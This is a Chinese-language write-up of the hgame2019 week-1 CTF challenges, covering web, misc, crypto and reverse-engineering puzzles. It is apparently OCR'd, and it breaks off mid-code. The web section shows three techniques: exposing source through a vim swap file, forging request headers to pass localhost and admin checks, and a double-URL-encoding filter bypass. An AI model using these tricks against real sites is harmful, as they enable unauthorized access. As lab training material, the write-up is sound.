Web

谁吃了我的flag

打开链接, 是个html

damn...hgame2019 is coming soon, but the stupid Mki haven't finished his web-challenge...

fine, nothing serious, just give you flag this time...

the flag is hgame{3eek_diScl0Sure

flag只给力一半, 根据提示,vim写完没保存

所以访问/.index.html.swp得备份

b0VIM 8.0□tPE\â□¢š(mki603arrival~mki603/mki/hgame/week1/web1/index.htmlutf-8 U3210#"! □□Utp□ □ □□ad_□¯□□ð□é□á□¹□°□¨□E□=□ý□õ□À□·□¯□¼□

the flag is hgame{3eek_diScl0Sure_fRom+wEbsit@}


fine, nothing serious, just give you flag this time...

damn...hgame2019 is coming soon, but the stupid Mki haven't finished his web-challenge...

换头大作战

看标题就知道是抓包改请求头

先正常流程走一波




BurpSuite go.

右键,change request method

响应依次提示only localhost can get flag, please use Waterfox/50.0, the requests should referer from www.bilibili.com, you are not admin

通过修改请求头里的 X-Forwarded-For, User-Agent, Referer, Cookie 即可



very easy web

代码审计初♂体验

打开链接, 是部分源码

```php
<?php
error_reporting(0);
include("flag.php");

if(strpos("vidar",$_GET['id'])!==FALSE)
  die("<p>干巴爹</p>");

$_GET['id'] = urldecode($_GET['id']);
if($_GET['id'] === "vidar")
{
  echo $flag;
}
highlight_file(__FILE__);
?>
```

GET 本身就是通过 urldecode() 传递的

观察可知传入的id 经过 _GET 解码后不等于 vidar ,urldecode 再解码后等于 vidar

注意到 %2576 --> %76 --> v

于是构造 ?id=%2576idar即可得flag

can u find me?

打开链接, 随手一个F12或查看源码, 发现

```
<a href="f12.php"></a>
```

跟进去, 再来个f12 (F12真神奇, 开始还没想到描述里的'十二姑娘'是个啥),

看到响应标头里有个password: woyaoflag

根据提示please post password to me!

抓包, 改POST, 传参 流水作业又得到

```
<a href='iamflag.php'> click me to get flag</a>
```

浏览器访问, 被重定向到 /toofast.php

直接burpsuite里改过去得flag:hgame{f12_1s_aMazIng111}

MISC


Hidden Image in LSB


看标题有个LSB, 直接开stegsolve, 完全没注意到里面还有个lsb.py

后来更新hint时才发现是让我们写代码(还好不会py)

打字机

解压zip出来 flag.png 和 打字机.png






开始对着图片自己猜小写字母, 猜了半天才回过神来, 这么没效率肯定不是解MISC的方法


我看这图也不像画出来的, 打开google直接搜

呦呵, 紫罗兰

统计PV中各个字符的频率



对照英文字母频率, 再通过PV中出现的文字进行校对, 获得



完美, 怎么才50分

Broken Chest

下载压缩包, 解压失败?

UE打开, 检查头尾


```
          0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000000h: 4F 4B 03 04 14 00 09 00 08 00 55 BB 35 4E CE 7C ; OK........U?N蜊
00000010h: B3 B0 22 00 00 00 14 00 00 00 08 00 00 00 66 6C ; 嘲"..........fl
00000020h: 61 67 2E 74 78 74 67 49 3F 48 A0 BE 53 8B 38 E4 ; ag.txtgI?H桱S??
00000030h: 5A 42 49 02 08 5D 55 A6 4A 67 B2 B3 CE B0 6E C1 ; ZBI..]U  g渤伟n?
00000040h: 0B 85 DC EB 4F 91 4D BF 50 4B 07 08 CE 7C B3 B0 ; .咔隣慚繿K..蜊嘲
00000050h: 22 00 00 00 14 00 00 00 50 4B 01 02 1F 00 14 00 ; ".......PK......
00000060h: 09 00 08 00 55 BB 35 4E CE 7C B3 B0 22 00 00 00 ; ....U?N蜊嘲"...
00000070h: 14 00 00 00 08 00 24 00 00 00 00 00 00 00 20 00 ; ......$....... .
00000080h: 00 00 00 00 00 00 66 6C 61 67 2E 74 78 74 0A 00 ; ......flag.txt..
00000090h: 20 00 00 00 00 00 01 00 18 00 3E 2C 76 B6 9D B1 ;  .........>,v棋?
000000a0h: D4 01 3E 2C 76 B6 9D B1 D4 01 1D F1 7E C5 9C B1 ; ?>,v棋痹..駉艭?
000000b0h: D4 01 50 4B 05 06 00 00 00 00 01 00 01 00 5A 00 ; ?PK..........Z.
000000c0h: 00 00 58 00 00 00 10 00 53 30 6D 45 54 68 31 6E ; ..X.....S0mETh1n
000000d0h: 67 5F 55 35 65 66 75 4C                         ; g_U5efuL
```

文件头标志不对, 改回 0x04034B50, 尾部字符串从含义看应该有用

解压 要密码 Ctrl + V S0mETh1ng_U5efuL 获得flag

Try

下载得到一个try-it.pcapng, wireshark打开, 按http过滤



发现dec.zip, 导出分组字节流 解压得password.txt open-it.zip

txt里写着hgame**** 检查zip头尾 没问题 解压试试 不对

跑跑密码 8hours 太长了 根据题目描述 '无字天书' 猜测 后8位纯数字

获得1.jpg 查看图片 没问题 UE打开 检查头尾 有秘密

JPG文件以FFD9结尾 将后面部分导出 文件头是个zip的标志

有密码 压缩软件打开 查看信息

类型	zip
错误	头部错误
警告	有效数据外包含额外数据
物理大小	9 593
尾部大小	1
特征	Local Central

改头删尾 再次纯数字密码跑一遍 解压出1. docx

打开 什么都看不到 有秘密

文件-选项-显示-隐藏文字 get

CRYPTO

Mix

--.../....-/....-/-.../--.../...--/...../..-./-..../-../-..../..-./--.../----./....-/....-/--.../.----/-..../-.../--.../-.../-..../..---/...../.----/-..../-..../...--/....-/...--/-----/-..../...../--.../-..

先摩斯电码解密

744b735f6d6f7944716b7b6251663430657d

注意到位数为偶数, 奇数位3~7, ascii码转换

tKs_moyDqk{bQf40e}

对比flag格式, 先栅栏密码解密

tsmyq{Q4eK_oDkbf0}

最后凯撒移位 得

hgame{E4sY_cRypt0}

perfect_secrecy!

下载py

```
import binascii
import string
import random

def strxor(a, b):
    return "".join(hex(x ^ y)[2:].zfill(2) for (x, y) in zip(a, b))


fp = open('poem.txt', 'rb')
flag = "**********************************"
strings = fp.readlines()
key = hex(random.randint(2**511, 2**512))[2:]
strs = [strxor(i[:-3], binascii.unhexlify(key)) for i in strings]
result = strxor(flag.encode('utf-8'), binascii.unhexlify(key))
print(strs)
print(result)

'''
output:
['daaa4b4e8c996dc786889cd63bc4df4d1e7dc6f3f0b7a0b61ad48811f6f7c9bfabd7083c53ba54',
'c5a342468c8c7a88999a9dd623c0cc4b0f7c829acaf8f3ac13c7830b3b1c7a3ef8e193840bb',
'dda342458c897a8285df879e3285ce511e7c8d9afff9b7ff15de8a16b394c7bdab920e7946a05e9941d8308e
',
'd9b05b4cd5ce7c8f938bd39e24d0df191d7694dfeaf8bfbb56e2890e1b8dff1bb985c2d5aa154',
'd9aa4b00c88b7fc79d99d38223c08d54146b88d3f0f0f38c03df8d52f0bfc1bda3d7133712a55e9948c32c8a
',
'c4b60e46c9827cc79e9698936bd1c55c5b6e87c8f0febdb856fe8052e4bfc9a5efbe5c3f57ad4b9944de34',
'd9aa5700da817f94d29e81936bc4c1555b7b94d5f5f2bdff37df8252ffbecfb9bbd7152a12bc4fc00ad72290
90',
'c4e24645cd9c28939a86d3982ac8c819086989d1fbf9f39e18d5c601fbb6dab4ef9e12795bbc549959d92290
90',
'd9aa4b598c80698a97df879e2ec08d5b1e7f89c8fbb7beba56f0c619fdb2c4bdef8313795fa149dc0ad4228f
',
'cce25d48d98a6c8280df909926c0de19143983c8befab6ff21d99f52e4b2daa5ef83143647e854d60ad5269c
87',
'd9aa4b598c85668885df9d993f85e419107783cdbee3bbba1391b11afcf7c3bfaa805c2d5aad42995ede2cdd
82977244',
'e1ad40478c82678995df809e2ac9c119323994cffbb7a7b713d4c626fcb888b5aa920c354be853d60ac52691
99',
'c4ac0e53c98d7a8286df84936bc8c84d5b50889aedfebfba18d28352daf7cfa3a6920a3c',
'd9aa4f548c9a609ed297969739d18d5a146c8adebef1bcad11d49252c7bfd1f1bc87152b5bbc07dd4fd22694
8397',
'c4a40e698c9d6088879397d626c0c84d5b6d8edffbb792b902d49452ffbec6b6ef8e193840',
'c5ad5900df8667929e9bd3bf6bc2df5c1e6dc6cef6f2b6ff21d8921ab3a4c1bdaa991f3c12a949dd0ac5269c
']
'c2967e7fc59d57899d8bac852ac3c866127fb9d7f1e5b68002d9871cccb8c6b2aa'
'''
```

随机生成一个key , 异或加密, 题目是要求我们利用多条密文(C[i] ,i∈[1,16])来破译目标密文(P)

根据异或的性质可推出

$$C \bigoplus P = KandK \bigoplus C = P$$

进一步可推出

$$C1 \bigoplus C2 = (P1 \bigoplus K) \bigoplus (P2 \bigoplus K) = P1 \bigoplus P1$$

根据代码可以看出前16行原文是一首诗

注意到

```
strs = [strxor(i[:-3], binascii.unhexlify(key)) for i in strings]
```

这里加密的是i[:-3], 猜测省去了标点符号

又由于A-Z和a-z字符的字符范围分别为65~90和97~122, 且poem.txt之间估计使用空格(32)来分隔单词

32 = b'00010000, 联想到王爽在<汇编语言>(其实是刚好看到那里)中有

我们应该重新观察，寻找新的规律。可以看出，就 ASCII 码的二进制形式来看，除第 5 位(位数从 0 开始计算)外，大写字母和小写字母的其他各位都一样。大写字母 ASCII 码的第 5 位为 0，小写字母的第 5 位为 1。这样，我们就有了新的方法，一个字母，不管它原来是大写还是小写，将它的第 5 位置 0，它就必将变为大写字母；将它的第 5 位置 1，它就必将变为小写字母。在这个方法中，我们不需要在处理前判断字母的大小写。比如：对于“BaSiC”中的“B”，按要求，它已经是大写字母了，不应进行改变，将它的第 5 位设为 0，它还是大写字母，因为它的第 5 位本来就是 0。

用什么方法将一个数据中的某一位置 0 还是置 1？当然是用我们刚刚学过的 or 和 and 指令。

发现

$$X \bigoplus 32 = x, \text{其中} x \text{是} X \text{相应的大小写转换}$$

那么，就有推论：只要两个字符异或后的结果还是字母的字符，我们可以确定当中有一个空格。

以此编写代码可以计算出部分原文

接下来就是不断地猜想与google了

猜出几个单词后便搜索到了poem: When we two parted

```
When we two parted In silence and tears,
Half broken-hearted To sever for years,
Pale grew thy cheek and cold Colder thy kiss;
Truly that hour foretold Sorrow to this.
The dew of the morning Sunk chill on my brow--
It felt like the warning Of what I feel now.
Thy vows are all broken And light is thy fame;
I hear thy name spoken And share in its shame.
They name thee before me A knell to mine ear;
A shudder comes o'er me Why wert thou so dear?
They know not I knew thee Who knew thee too well--
Long, long shall I rue thee Too deeply to tell.
In secret we met In silence I grieve,
That thy heart could forget Thy spirit deceive.
If I should meet thee After long years,
How should I greet thee With silence and tears.
```

于是获得key 再异或一下即得flag

Base全家

下载txt, 哇塞, 这么长, 应该加密了不少次, 由于不知道加密次数, 只能不断尝试

```
from base64 import *

result = {
     '16':lambda x :b16decode(x),
     '32':lambda x :b32decode(x),
     '64':lambda x :b64decode(x),
```

```
}

chiper = open('enc.txt','r')
chiper_content = chiper.read()

num = ('16','32','64')
for i in range(?):
    for k in num:
        try:
            chiper_content = result[k](chiper_content)
            if chiper_content:
                break
            else:
                continue
        except:
            pass

with open("flag.txt","wb") as flag:
     flag.write(chiper_content)
```

经过20次解密后得到

chiper_content = 'base58 : 2BAja2VqXoHi9Lo5kfQZBPjq1EmZHGEudM5JyDPREPmS3CxrpB8BnC'

拿去base58解密一下即得flag.

RE

brainfxxker

下载得源代码, 根据注释程序输入即为flag

分析程序得游戏规则:1. '>'表示ptr加一, '<'相反; 2. '-'表示date[ptr]减一, '+'相反; 3. '['表示date[ptr]为0时跳到']', ']'相反; 4. ','读入date[ptr], '.'相反

所以当遇到[+.]时date[ptr]必为0

```
",>++++++++++[<---------->-]<++[+.],>+++++++++[<---------->-]<-[+.],>+++++++[<------->-]<-
--[+.],>++++++[<------>-]<+++[+.],>++++++++[<---------->-]<++[+.],>++++++++++[<----------
>-]<--[+.],>++++++++++[<-------->-]<-----[+.],>++++++++++[<---------->-]<+[+.],>+++++++++
[<-------->-]<---[+.]"
```

以[+.]为界, 将其分为9段, 对应flag里的9个字符, 易于看出

ascii值 = ('>'到'[' 间'+'个数) * ('<'到'>'间'-'个数) - ('<'到'[+.]'间'+'个数) + ('<'到'[+.]'间'-'个数)

口算得flag

HelloRe

下载, 丢进ida

习惯性shift + F12, 发现.rodata:00000000004007FB 0000001C C hgame{Welc0m3_t0_R3_World!}

わかります

下载, 丢进ida, F5

分析得 程序读入长为36的字符串, 各个字符高低位分别进行加密, 先来看第一个

```
num6 = num_6;
chiper1 = mem_ini(num_6);                       // -------矩阵乘法-------
for ( i = 0; i < num6; ++i )                    // chiper1(6*6) = char_H(6*6) * key(6*6)
{
  for ( j = 0; j < num6; ++j )
  {
    for ( k = 0; k < num6; ++k )
      chiper1[num6 * i + j] += *(_DWORD *)(4LL * (num6 * i + k) + char_H) * *(_DWORD *)(4LL * (num6 * k + j) + key);
  }
}
return chiper1;
}
```


第一个函数相当于将char_H与key进行矩阵乘法运算, 然后再来看看低位的加密

```
num6 = num_6;                                   // 元素对应位置相加
chiper2 = mem_ini(num_6);                       // chiper2[i][j] = char_L[i][j] + key[i][j]
for ( i = 0; i < num6; ++i )
{
  for ( j = 0; j < num6; ++j )
    chiper2[num6 * i + j] = *(_DWORD *)(4LL * (num6 * i + j) + char_L) + *(_DWORD *)(4LL * (num6 * i + j) + key);
}
return chiper2;
}
```

第二个比较简单, 仅仅是对应位置元素求和, 逆起来很简单

对于第一个, 先读出key的值, 再想办法求逆, chiper1右乘key_inv即得char_H

大致算了算, key_inv应该不是整数 于是 MATLAB, Go



再写个C代码实现高低位拼接就可以获得flag

```
#include<stdio.h>
//char chiper1[6][6] =
{0x7A,0xCF,0x8C,0x95,0x8E,0xA8,0x5F,0xC9,0x7A,0x91,0x88,0xA7,0x70,0xC0,0x7F,0x89,0x86,0x9
3,0x5F,0xCF,0x6E,0x86,0x85,0xAD,0x88,0xD4,0xA0,0xA2,0x98,0xB3,0x79,0xC1,0x7E,0x7E,0x77,0x
93};
char chiper2[6][6] =
{0x10,0x08,0x08,0x0E,0x06,0x0B,0x05,0x17,0x05,0x0A,0x0C,0x17,0x0E,0x17,0x13,0x07,0x08,0x
0A,0x04,0x0D,0x16,0x11,0x0B,0x16,0x06,0x0E,0x02,0x0B,0x12,0x09,0x05,0x08,0x08,0x0A,0x10,
0x0D};
char key[6][6] =
{8,1,7,1,1,0,4,8,1,2,3,9,3,8,6,6,4,8,3,5,7,8,8,7,0,9,0,2,3,4,2,3,2,5,4,0};
int main(){
    int i, j, k;
    char char_H[6][6] =
{6,6,6,6,6,7,3,5,7,6,6,6,6,5,4,6,7,7,3,7,5,6,7,5,7,6,7,7,5,7,7,6,6,3,6,7};
    char char_L[6][6] = {0};
    char flag[6][6] = {0};
